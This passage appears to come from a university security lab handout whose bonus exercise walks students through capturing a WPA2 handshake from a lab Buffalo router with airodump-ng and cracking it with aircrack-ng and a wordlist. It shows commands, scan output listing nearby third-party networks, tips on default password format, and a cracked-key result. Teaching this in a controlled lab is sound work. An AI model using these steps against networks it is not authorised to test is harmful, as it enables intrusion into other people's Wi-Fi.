```

Now you can see all the traffic around us in a dynamic form, which is like the following:



```
CH 12 ][ Elapsed: 30 s ][ 2018-10-25 21:31

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5C:B9:01:55:36:09  -55       43        0    0   6  54e. WPA2 CCMP   PSK  HP-Pr
5C:E2:8C:DA:9B:DA  -57       49        0    0   6  54e  WPA2 CCMP   PSK  Centu
E8:9E:B4:62:D5:B1  -63       24        2    0  11  54e  WPA2 CCMP   PSK  Palmt
DC:FE:18:C9:B8:17  -64       16        1    0   1  54e. WPA2 CCMP   PSK  CNX
5C:E2:8C:34:D7:BF  -66        5        0    0  11  54e  WPA2 CCMP   PSK  Centu
FC:52:8D:55:1C:69  -65       14       16    0  11  54e  WPA2 CCMP   PSK  Operl
FE:52:8D:55:1C:6A  -65       22        0    0  11  54e  WPA2 CCMP   PSK  <leng
10:77:B1:23:26:77  -67        2        1    0  11  54e  WPA2 CCMP   PSK  Candl
5C:E2:8C:D3:80:28  -67       12        0    0  11  54e  WPA2 CCMP   PSK  Centu
5C:6A:80:46:4C:20  -69        5        0    0  11  54e  WPA2 CCMP   PSK  Centu
F8:8E:85:50:E0:25  -69        1        1    0   1  54e  WPA2 CCMP   PSK  Socke
B4:2A:0E:E5:70:88  -69        5        0    0  11  54e  WPA2 CCMP   PSK  Alzub

BSSID              STATION            PWR   Rate    Lost    Frames  Probe     k
                                                                              k
(not associated)   F4:F5:E8:4F:9A:8C  -59    0 - 1      0        9  CenturyLink
(not associated)   20:DF:B9:B8:6E:3D  -69    0 - 1      0        1  CenturyLink
F8:8E:85:50:E0:25  B4:AE:2B:AD:19:2A  -65    0 - 1     16        2
```


Figure B3. Example form on monitoring surrounding networks

As we can see in this example form. The BSSID represents the MAC address of Wi-Fi access points. The CH represents the channel on where the connection is running on. The ENC represents the encryption methods in which most of them is WPA2, which is the type of methods we need to hack in this lab.

Step B4. Once you get the list ready, choose ESSID with starting with 'Buffalo' which represents the Wi-Fi on Buffalo router we used in this lab. And run the command like the following:

```
# airodump-ng -w [Your ESSID] -c [Your channel number]
--bssid [Your BSSID] wlan0mon
```

In this command, what we do is to deeper digging information on one specific Wi-Fi hot spot (Buffalo router in this case) and find the traffic on that and write all the traffic in a file called 'arrackBuffalo'. Once you run this command you may find a result like the following figure:



```
CH  6 ][ Elapsed: 1 min ][ 2018-10-25 21:52 ][ WPA handshake: 74:03:BD:48:B5:F4

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

74:03:BD:48:B5:F4  -24 100      812      358    1   6  54e. WPA2 CCMP   PSK  Buffalo-G-B5F4

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

74:03:BD:48:B5:F4  00:E1:8C:88:B4:88  -22    1e- 6e      1      360
```

Figure B4. Deeper monitoring Buffalo router Wi-Fi

As we may notice in Figure B4, we successfully find a WPA handshake in this case. If you cannot find a handshake, you may retry and make sure a handshake is established and written in a file as we mentioned before.

Now, we have our monitor file ready, then we will start hacking use dictionary attack.

Step B5. Make sure you have a device (i.e. a phone) connected to your Router by using the SSID and password. Of course, we will assume we do not know that password. This step is required in order to enable WPA handshake.

Step B6. Now you can try hacking the router by using *dictionary attack* (i.e. by using the rockyou.txt file) or *brute force attack.*

An example of a dictionary attack is shown below where attackBuffalo.cap is the file that will be generated:


```
# aircrack-ng -w [your_own_word_list].txt -b [Your Wi-Fi MAC address] attackBuffalo.cap
```

If you are planning to use brute force attack, you might find the below information useful:

Tip 1: The length of the password on all buffalo router is **exactly** 8 initially.

Tip 2: All Buffalo router initially have a password with a chaotic combination of numbers and letters.

After a few minutes, you will find the password as is shown in figure B5.



```
    [00:00:03] 5728/9822768 keys tested (1573.93 k/s)

    Time left: 1 hour, 44 minutes, 0 seconds                 0.06%

                        KEY FOUND! [ [redacted] ]

    Master Key     : 9B 5A 5D DE 8A 14 3C 2D C1 EB 20 39 AC BC 71 C5
                     FA 7A 5B 80 47 69 F9 F0 74 BF AF DC 50 3D 87 3C

    Transient Key  : 58 F3 E2 36 5C 1A CE DA 1F 97 2C 43 4F E7 C8 65
                     DB C0 C8 FB 67 09 76 29 CC 11 20 D4 65 69 D8 A6
                     76 B9 8B 89 F8 8F F9 A1 05 B7 52 87 2E BE 95 99
                     0A 24 F6 BD 87 ED EC BB CA AA 88 5A 7C 3A F9 7A

    EAPOL HMAC     : 01 2B C6 19 2C FC D7 4C DD 79 EF 28 88 61 29 75
oot@root:~#
```

Figure B5. Result on hacking Buffalo Wi-Fi

What to turn in for grading this Bonus question?

1. Bonus 10%: What would you do if ‘rockyou.txt’ cannot find the password of the Buffalo Wi-Fi. Giving a wordlist file which could help you hack and explain the way you got it.

2. Bonus 10%: A screenshot on the result on hacking your Buffalo Wi-Fi like Figure B5 given. And explain why a WPA handshake is important for hacking.